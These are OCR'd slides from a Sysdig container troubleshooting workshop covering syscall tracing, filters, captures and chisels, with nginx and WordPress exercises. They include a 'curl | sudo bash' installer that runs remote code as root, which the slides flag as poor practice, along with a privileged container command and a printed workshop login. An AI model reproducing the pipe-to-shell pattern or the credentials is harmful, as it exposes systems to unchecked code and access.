Sysdig

Container Troubleshooting Workshop

Michael Ducy - @mfdii - Sysdig

Before moving forward...

- **Join Sysdig Slack:**

https://slack.sysdig.com/ #workshop-dockercon18

Commands copy & paste

Q&A, asking for help

- **Workstations:**

IP on Hand Out

u: sysdig p:SysdigCTS!

Sysdig

Agenda

- Visibility and troubleshooting
- Analyzing performance and bottlenecks
- Debugging orchestration tools (Kubernetes)
- Security
- (quick breaks in between sections)

Pre-requirements

- Basic Linux troubleshooting
  - top, ps
  - lsof
  - iostats, vmstats
  - netstat, tcpdump
  - strace
- Basic Docker knowledge
  - docker run, ps, kill
  - docker-compose wrapper
- Basic Linux system calls knowledge
- No Sysdig open-source experience required

Workshop workflow


- Some required concepts to start, then up to 15 exercises!
- Slides will introduce concepts required for the exercise
- My Terminal/Slides will be on the screen
- Example exercise:
  - You will deploy pre-built scenario on your EC2 instance
  - You will be asked to find out something
  - Captures available in case something breaks…

State of Linux Observability

Linux Observability Tools

- top, htop, ps, vmstat: CPU, memory usage
- tcpdump, netstat, iftop: network activity
- lsof: open file descriptors
- iotop: I/O activity
- strace: system calls

Linux Observability Tools



Sysdig


Container challenges

- No tools inside the container
- Tools doesn't understand namespaces
- Install on the host sometimes it's tricky
- Install as a privileged container like Sysdig

Other tools:

- docker [stats,top,logs,events], ctop
- strace, dtrace, etc


Sysdig


Resource Isolation
Application
App-Bins
App-Libs
Docker
Resource Isolation
Application
App-Bins
App-Libs
LXC
sysdig
System Calls
Kernel

Sysdig

- strace + tcpdump + htop + iftop + lsof + … + awesome sauce
- It's flexible, extensible and extremely easy to learn
- Sysdig monitors system calls to gain visibility in the host
- Docker, LXC and Rkt support
- Kubernetes, Mesos and Marathon integration
- Record and read from scap files (ala pcap)
- Linux support (Mac and Windows analyze trace files only)

Sysdig Architecture



enter/exit glibc

probe: syscalls

Sysdig

Sysdig Architecture

- Sysdig uses tracepoints (>= 2.6.28 - December 2008)
- Attaches probes to specific functions inside the kernel
- Attaches at the kernel level, not process level
- Capture entry and exit points so we can calculate time (latency)

Sysdig Architecture


- Sysdig filters out events coming from itself
- If client is not able to keep up, will drop events from the ring buffer
- Suitable for production: no system slowdown ~Xns
- Doesn’t mirror the system calls’ syntax with absolute precision:

https://sysdig.com/blog/sysdig-vs-dtrace-vs-strace-a-technical-discussion/

System calls for Observability?

- clone() and execve() give you insight into process creation and command execution.
- open(), close(), and the FD read and write functions offer visibility on disk I/O.
- socket(), connect(), and accept() give insight into network activity.

Container & Orchestrator Awareness



- Container labels: container.name. container.id, image.name
- Kubernetes labels: namespaces, RCs, services, pods
- Mesos & Marathon labels as well

Sysdig

Sysdig Projects & Products

Sysdig Open Source

- Sysdig
  - sysdig
  - csysdig
  - Sysdig Inspect!
- Falco

Sysdig Container Intelligence Platform

- Sysdig Monitor
- Sysdig Secure

Learning more

- What system call I'm looking for? What do they do?
  - http://syscalls.kernelgrok.com/
  - http://www.digilife.be/quickreferences/qrc/linux%20system%20call%20quick%20reference.pdf

- Tracepoints kernel framework:
  - https://www.kernel.org/doc/Documentation/trace/tracepoints.txt

Installing Sysdig

Sysdig

Installing Sysdig

https://www.sysdig.org/install/

1. one liner (curl | sudo bash): not the best security practices
2. Repos:
   a. Distro repositories: not always updated
   b. Sysdig repositories: recommended
3. Docker pull / run

```
requirements:
    apt-get -y install linux-headers-$(uname -r)
    yum -y install kernel-devel-$(uname -r)

docker pull sysdig/sysdig
docker run -i -t --name sysdig --privileged -v
/var/run/docker.sock:/host/var/run/docker.sock -v /dev:/host/dev -v
/proc:/host/proc:ro -v /boot:/host/boot:ro -v
/lib/modules:/host/lib/modules:ro -v /usr:/host/usr:ro sysdig/sysdig
```

Sysdig

“curl |sudo bash” install

```
$ curl -s https://s3.amazonaws.com/download.draios.com/stable/install-sysdig
  | sudo bash
```

```
* Detecting operating system
* Installing Sysdig public key
OK
* Installing sysdig repository
* Installing kernel headers
…
* Installing sysdig
Selecting previously unselected package sysdig.
…
Building only for 4.4.0-87-generic
Building initial module for 4.4.0-87-generic
Done.
```

Check for Module

```
$ lsmod |grep sysdig
```

```
sysdig_probe          458752  0
```

```
$ sudo modprobe sysdig-probe
```

```
$ dmesg |grep sysdig
```

```
[  120.200607] sysdig_probe: driver loading, sysdig-probe 0.19.1
```

Install Sysdig Inspect

Sysdig

Sysdig Inspect

Graphical UI for inspecting captures.

Mac & Linux & Windows:
https://github.com/draios/sysdig-inspect/releases

Visibility & Troubleshooting

Sysdig

Visibility & Troubleshooting

1. Understanding Sysdig output
2. Filters
3. Captures: writing and reading
4. Example 0: an HTTP request under the hood
5. Example 1: exploring a containerized Wordpress setup
6. Example 2: troubleshooting HAproxy 502 error
7. Example 3: troubleshooting when a Python app container dies after a few minutes
8. Example 4: troubleshooting a PHP app database error

Filtering

- the key for using Sysdig: similar to tcpdump

- filter events (system calls)
- filtering based on field classes
- mixed with operators:

=, !=, <, <=, >, >=, contains, and, or, not

Understanding Sysdig output

```
1 01:40:19.601363716 1 httpd (7513) > accept

2 01:40:19.601374197 1 httpd (7513) < accept fd=14(<4t>127.0.0.1:39175->127.0.0.1:80)
tuple=127.0.0.1:39175->127.0.0.1:80 queuepct=0

3 01:40:19.601506564 1 httpd (7513) > read fd=14(<4t>127.0.0.1:39175->127.0.0.1:80) size=8000

4 01:40:19.601512497 1 httpd (7513) < read res=85 data=GET /textfile.txt HTTP/1.1..User-Agent: curl/7.35.0..Host:
127.0.0.1..Accept: */

5 01:40:19.601516976 0 httpd (3750) > switch next=0 pgft_maj=0 pgft_min=522 vm_size=350196 vm_rss=9304 vm_swap=0

[...]

Driver Events:354756

Driver Drops:0

Elapsed time: 0.194, Captured Events: 27089, 139915.29 eps
```

Incremental event number, Event timestamp, CPU number (ID), Process name, Thread ID (as seen by gettid()),

Event direction: > means enter, < means exit, Event type, Event arguments (arguments)

Sysdig

What can we filter?

```
$ sysdig -L
```

```
> syscall(SYSCALLID ID, UINT16 nativeID)
< syscall(SYSCALLID ID)
> open()
< open(FD fd, FSPATH name, FLAGS32 flags, UINT32 mode)
> close(FD fd)
< close(ERRNO res)
> read(FD fd, UINT32 size)
< read(ERRNO res, BYTEBUF data)
> write(FD fd, UINT32 size)
< write(ERRNO res, BYTEBUF data)
> socket(FLAGS32 domain, UINT32 type, UINT32 proto)
< socket(FD fd)
> bind(FD fd)
< bind(ERRNO res, SOCKADDR addr)
> connect(FD fd)
< connect(ERRNO res, SOCKTUPLE tuple)
> listen(FD fd, UINT32 backlog)
< listen(ERRNO res)
```

How can we filter?

```
$ sysdig -l
```

```
----------------------
Field Class: fd

fd.num          the unique number identifying the file descriptor.
fd.type         type of FD. Can be 'file', 'directory', 'ipv4', 'ipv6', 'unix',
                 'pipe', 'event', 'signalfd', 'eventpoll', 'inotify' or 'signal
                fd'.
fd.typechar     type of FD as a single character. Can be 'f' for file, 4 for IP
                v4 socket, 6 for IPv6 socket, 'u' for unix socket, p for pipe,
                'e' for eventfd, 's' for signalfd, 'l' for eventpoll, 'i' for i
                notify, 'o' for unknown.
fd.name         FD full name. If the fd is a file, this field contains the full
                 path. If the FD is a socket, this field contain the connection
                 tuple.
fd.directory    If the fd is a file, the directory that contains it.
fd.filename     If the fd is a file, the filename without the path.
fd.ip           matches the ip address (client or server) of the fd.
```

Field Classes

Based on “Field Classes”. Supported classes include:

fd - File Descriptors
process - Processes
evt - System Events
user - Users
group - Groups
syslog - Syslog messages

container - Container info
fdlist - FD poll events
k8s - Kubernetes events
mesos - Mesos events
span - Start/Stop markers
evtin - Filter based on Spans

File descriptors filters

- files
- network connections (sockets)
- standard input, standard output, and standard error
- pipes
- timers
- signals

Examples:

```
sysdig fd.type=ipv4
sysdig fd.l4proto=tcp
sysdig fd.sip=127.0.0.1
sysdig fd.sport=39157
```

Create Captures/Read Captures

Create capture:

sudo sysdig -w filename.scap

Read from capture:

sysdig -r filename.scap

- we can filter on capture time too
- we can read + filter + write again
- capture files contain entire process table but just filtered events:
  - to remove it use --filter-proclist
- “-z” compresses the capture

Clone the examples

```
$ git clone https://github.com/draios/sysdig-workshop-troubleshooting
```

```
Cloning into 'sysdig-workshop-troubleshooting'...
remote: Counting objects: 108, done.
remote: Total 108 (delta 0), reused 0 (delta 0), pack-reused 108
Receiving objects: 100% (108/108), 411.18 KiB | 0 bytes/s, done.
Resolving deltas: 100% (31/31), done.
Checking connectivity... done.
```

Example 0:
Explore a HTTP Request

Sysdig

Explore a HTTP Request

1. Start a Sysdig capture
2. Access the web server
3. Explore the capture with Sysdig, answering the following:

   How does Nginx serve a request?

   What files did Nginx open to serve the request?

Start our containers

```
$ cd sysdig-workshop-troubleshooting/example0; docker-compose up -d
```

```
Creating network "example0_default" with the default driver
Pulling nginx (nginx:latest)...
latest: Pulling from library/nginx
bc95e04b23c0: Pull complete
a21d9ee25fc3: Pull complete
9bda7d5afd39: Pull complete
Digest: sha256:9fca103a62af6db7f188ac3376c60927db41f88b8d2354bf02d2290a672dc425
Status: Downloaded newer image for nginx:latest
Creating example0_nginx_1 ...
Creating example0_nginx_1 ... done
```

Start a Sysdig capture

```
$ sudo sysdig -w nginx.scap
```

Sysdig

Open new terminal and run

```
$ curl localhost:8080
```

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>.....
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

Sysdig

Stop the capture

```
$ sudo sysdig -w nginx.scap
```

Filter for process nginx

```
$ sysdig -r nginx.scap proc.name=nginx
```

```
57975 00:13:47.184539723 0 nginx (6319) < epoll_wait res=1
57976 00:13:47.184598030 0 nginx (6319) > accept flags=0
57977 00:13:47.184607510 0 nginx (6319) < accept fd=3(<4t>172.18.0.1:38340->172.18.0.2:80) tuple=172.18.0.1:38340->172.18.0.2:80 queuepct=0 queuelen=0
queuemax=128
57978 00:13:47.184629573 0 nginx (6319) > epoll_ctl
57979 00:13:47.184632355 0 nginx (6319) < epoll_ctl
57980 00:13:47.184634298 0 nginx (6319) > epoll_wait maxevents=512
57981 00:13:47.184640578 0 nginx (6319) > switch next=6447(curl) pgft_maj=0 pgft_min=175 vm_size=32896 vm_rss=2436 vm_swap=0
58012 00:13:47.185040641 0 nginx (6319) < epoll_wait res=1
58013 00:13:47.185049260 0 nginx (6319) > recvfrom fd=3(<4t>172.18.0.1:38340->172.18.0.2:80) size=1024
58014 00:13:47.185052219 0 nginx (6319) < recvfrom res=78 data=GET / HTTP/1.1..Host: localhost:8080..User-Agent: curl/7.47.0..Accept: */*.... tuple=NULL
58015 00:13:47.185158150 0 nginx (6319) > stat
58016 00:13:47.185342762 0 nginx (6319) < stat res=0 path=/usr/share/nginx/html/index.html
58017 00:13:47.185366198 0 nginx (6319) > open
```

Filter for our nginx container

```
$ sysdig -r nginx.scap container.name=example0_nginx_1
```

```
57975 00:13:47.184539723 0 nginx (6319) < epoll_wait res=1
57976 00:13:47.184598030 0 nginx (6319) > accept flags=0
57977 00:13:47.184607510 0 nginx (6319) < accept fd=3(<4t>172.18.0.1:38340->172.18.0.2:80) tuple=172.18.0.1:38340->172.18.0.2:80
queuepct=0 queuelen=0 queuemax=128
57978 00:13:47.184629573 0 nginx (6319) > epoll_ctl
57979 00:13:47.184632355 0 nginx (6319) < epoll_ctl
57980 00:13:47.184634298 0 nginx (6319) > epoll_wait maxevents=512
57981 00:13:47.184640578 0 nginx (6319) > switch next=6447(curl) pgft_maj=0 pgft_min=175 vm_size=32896 vm_rss=2436 vm_swap=0
58012 00:13:47.185040641 0 nginx (6319) < epoll_wait res=1
58013 00:13:47.185049260 0 nginx (6319) > recvfrom fd=3(<4t>172.18.0.1:38340->172.18.0.2:80) size=1024
58014 00:13:47.185052219 0 nginx (6319) < recvfrom res=78 data=GET / HTTP/1.1..Host: localhost:8080..User-Agent: curl/7.47.0..Accept:
*/*.... tuple=NULL
58015 00:13:47.185158150 0 nginx (6319) > stat
58016 00:13:47.185342762 0 nginx (6319) < stat res=0 path=/usr/share/nginx/html/index.html
58017 00:13:47.185366198 0 nginx (6319) > open
```

Sysdig

Filter for files in /etc

```
$ sysdig -pc -r nginx.scap fd.name contains /etc
```

```
7812 00:13:29.053360598 0 host (host) sshd (6322:6322) < open fd=3(<f>/etc/ld.so.cache) name=/etc/ld.so.cache
flag
s=4097(O_RDONLY|O_CLOEXEC) mode=0
7813 00:13:29.053361159 0 host (host) sshd (6322:6322) > fstat fd=3(<f>/etc/ld.so.cache)
7814 00:13:29.053362529 0 host (host) sshd (6322:6322) < fstat res=0
7817 00:13:29.053364012 0 host (host) sshd (6322:6322) > close fd=3(<f>/etc/ld.so.cache)
7818 00:13:29.053364367 0 host (host) sshd (6322:6322) < close res=0
8431 00:13:29.061922803 0 host (host) sshd (6322:6322) < open fd=3(<f>/etc/gai.conf) name=/etc/gai.conf
flags=4097
(O_RDONLY|O_CLOEXEC) mode=0
8432 00:13:29.061923541 0 host (host) sshd (6322:6322) > fstat fd=3(<f>/etc/gai.conf)
```

What files did nginx open?

```
$ sysdig -r nginx.scap "evt.type=open and evt.dir=< and proc.name=nginx"
```

```
69 21:35:02.278407349 0 nginx (15747) < open
fd=11(<f>/usr/share/nginx/html/index.html)
name=/usr/share/nginx/html/index.html flags=65(O_NONBLOCK|O_RDONLY) mode=0
```

Sysdig

What files did nginx open?

```
$ sysdig -r nginx.scap -p "%evt.time %fd.directory %fd.filename"
"evt.type=open and evt.dir=< and proc.name=nginx"
```

```
00:13:47.185381873 /usr/share/nginx/html index.html
```

Sysdig

Clean up after yourself...

```
$ docker-compose down
```

Sysdig


Example 1
Exploring Wordpress with Chisels

Sysdig

Sysdig Chisels

- Scripts written in Lua

- Analyze, aggregate and report on sequences of events (in a similar fashion to dtrace)



Sysdig Chisels

List all available chisels:

```
sysdig -cl
```

Usage information for a given chisel:

```
sysdig -i chisel_name
```

Running a chisel:

```
sysdig -c chisel_name
```

https://github.com/draios/sysdig/wiki/Sysdig-Chisel-API-Reference-Manual

List available Chisels

```
$ sysdig -cl
```

```
Category: Application
---------------------
httplog         HTTP requests log
httptop         Top HTTP requests
memcachelog     memcached requests log

Category: CPU Usage
-------------------
spectrogram     Visualize OS latency in real time.
subsecoffset    Visualize subsecond offset execution time.
topcontainers_cpu
                Top containers by CPU usage
topprocs_cpu    Top processes by CPU usage
```

Sysdig

Sysdig Chisels

Application

httplog

- HTTP requests log

httptop

- Top HTTP requests

memcachelog

- memcached requests log

CPU Usage

spectrogram

- Visualize OS latency in real time.

subsecoffset

- Visualize subsecond offset execution time.

topcontainers_cpu

- Top containers by CPU usage

topprocs_cpu

- Top processes by CPU usage

Errors

topcontainers_error

- Top containers by number of errors

topfiles_errors

- Top files by number of errors

topprocs_errors

- Top processes by number of errors

Sysdig Chisels

I/O

echo_fds

- Print the data read and written by processes.

fdbytes_by

- I/O bytes, aggregated by an arbitrary filter field

fdcount_by

- FD count, aggregated by an arbitrary filter field

fdtime_by

- FD time group by

I/O

iobytes

- Sum of I/O bytes on any type of FD

iobytes_file

- Sum of file I/O bytes

spy_file

- Echo any read/write made by any process to all files or a specific file passed as an option.

Sysdig Chisels

I/O

stderr

- Print stderr of processes

stdin

- Print stdin of processes

stdout

- Print stdout of processes

I/O

topcontainers_file

- Top containers by R+W disk bytes

topfiles_bytes

- Top files by R+W bytes

topfiles_time

- Top files by time

topprocs_file

- Top processes by R+W disk bytes

Sysdig Chisels

Logs

spy_logs

- Echo any write made by any process to a log file. Optionally, export the events around each log message to file.

spy_syslog

- Print every message written to syslog. Optionally, export the events around each syslog message to file.

Misc

around

- Export to file the events around the time range where the given filter matches.

Security

list_login_shells

- List the login shell IDs

shellshock_detect

- print shellshock attacks

spy_users

- Display interactive user activity

Sysdig Chisels

Networking

iobytes_net

- Show total network I/O bytes

spy_ip

- Show the data exchanged with the given IP address

spy_port

- Show the data exchanged using the given IP port number

topconns

- Top network connections by total bytes

topcontainers_net

- Top containers by network I/O

topports_server

- Top TCP/UDP server ports by R+W bytes

topprocs_net

- Top processes by network I/O

Sysdig Chisels

Performance

bottlenecks

- Slowest system calls

fileslower

- Trace slow file I/O

netlower

- Trace slow network I/0

proc_exec_time

- Show process execution time

scallslower

- Trace slow syscalls

topscalls

- Top system calls by number of calls

topscalls_time

- Top system calls by time

Sysdig Chisels

System State

lscontainers

- List the running containers

lsof

- List (and optionally filter) the open file descriptors.

netstat

- List (and optionally filter) network connections.

ps

- List (and optionally filter) the machine processes.

Launch a Wordpress App

```
$ cd ../example1; docker-compose up -d; sh wp-init.sh; sh wp-client.sh
```

```
Creating network "example1_front-tier" with driver "bridge"
Creating network "example1_back-tier" with driver "bridge"
Creating example1_db_1 ...
Creating example1_db_1 ... done
Creating example1_wordpress_1 ...
Creating example1_wordpress_1 ... done
Creating example1_lb_1 ...
Creating example1_lb_1 ... done
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
<head>
	<meta name="viewport" content="width=device-width" />
	<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
	<meta name="robots" content="noindex,nofollow" />
	<title>WordPress &rsaquo; Installation</title>
	<link rel='stylesheet' id='buttons-css'
href='http://localhost/wp-includes/css/buttons.min.css?ver=4.9.1' type='text/css' media='all' />
<link rel='stylesheet' id='install-css'  href='http://localhost/wp-admin/css/install.min.css?ver=4.9.1'
type='text/css' media='all' />
<link rel='stylesheet' id='dashicons-css'  href='http://localhost/wp-includes/css/dashicons.min.css?ver=4.9.1'
type='text/css' media='all' />
</head>
<body class="wp-core-ui">
```

Sysdig

Launch a Wordpress App

```
$ sh wp-init.sh; sh wp-client.sh
```

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
<head>
	<meta name="viewport" content="width=device-width" />
	<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
	<meta name="robots" content="noindex,nofollow" />
	<title>WordPress &rsaquo; Installation</title>
	<link rel='stylesheet' id='buttons-css'
href='http://localhost/wp-includes/css/buttons.min.css?ver=4.9.1' type='text/css' media='all' />
......
```

Sysdig

List running containers

```
$ sudo sysdig -c lscontainers
```

```
container.type container.image container.name      container.id
-------------- --------------- -------------------- ------------
docker         dockercloud/hap example1_lb_1       1b9df1dc6424
docker         wordpress:lates example1_wordpress_ ebdef519400a
docker         mysql:5.7       example1_db_1       6c815d3532dc
```

Sysdig

List CPU usage by container

```
$ sudo sysdig -c topcontainers_cpu
```

```
CPU%                container.name
--------------------------------------------------------------------------------
1.01%               example1_wordpress_1
0.00%               host
0.00%               example1_db_1
0.00%               example1_lb_1
```

Sysdig

List top processes

```
$ sudo sysdig -pc -c topprocs_cpu
```

```
CPU%             Process           Host_pid          Container_pid     container.name
------------------------------------------------------------------------------
1.00%            sysdig            10163             10163             host
1.00%            sshd              7087              7087              host
0.00%            timesync          1065              1065              host
0.00%            tini              9807              1                 example1_lb_1
0.00%            dockerd           1152              1152              host
0.00%            dockercloud-hap   9852              5                 example1_lb_1
0.00%            haproxy           10085             8                 example1_lb_1
0.00%            bash              7088              7088              host
0.00%            apache2           10143             189               example1_word
0.00%            rsyslogd          887               887               host
```

List top network connections

```
$ sudo sysdig -pc -c topconns
```

```
Bytes       container.name      Proto           Conn
-------------------------------------------------------------------------------
216B        host                tcp             10.0.2.2:53694->10.0.2.15:22
```

Sysdig

Other useful Chisels

sudo sysdig -pc -c topcontainers_net

- Top containers by network I/O

sudo sysdig -pc -c topprocs_net

- Top processes by network I/O

sudo sysdig -c topcontainers_file

- Top containers by R+W disk bytes

sudo sysdig -pc -c topprocs_file

- Top processes by R+W disk bytes

More Chisel usage

Explore the capture with Sysdig, answering the following:

- Top containers in terms of file I/O activity (Bytes)
- Summarize the I/O activity by FD type
- Top processes by # of open file descriptors (FD)
- Was there I/O activity on files named resolv.conf
- more...

Start a capture for ~ 20s

```
$ sudo sysdig -w wp.scap -M 20
```

Sysdig

Let’s dissect the capture

Protip: `container.name != host`

Processes ran on the host are shown by Sysdig to run on the “host” container. Filter on container.name to remove the host processes.

Top containers by bytes:

```
$ sysdig -r wp.scap -c fdbytes_by container.name "fd.type=file and
container.name!=host"
```

```
Bytes               container.name
-------------------------------------------------------------------
289.89M             example1_db_1
62.99M              example1_wordpress_1
8.70M               example1_lb_1
```

Sysdig

Display I/O by FD type

```
$ sysdig -r wp.scap -c fdbytes_by fd.type
```

```
Bytes               fd.type
----------------------------------------------------------------------
394.88M             file
91.54M              pipe
10.84M              unix
1.23M               ipv4
44.17KB             netlink
11.00KB             signalfd
10.24KB             ipv6
3.12KB              inotify
1.37KB              event
72B                 timerfd
```

List the containers that are using a high number of files:

```
$ sysdig -r wp.scap -c fdcount_by container.name "fd.type=file and
container.name!=host"
```

```
example1_wordpress_1    3805
example1_db_1 3147
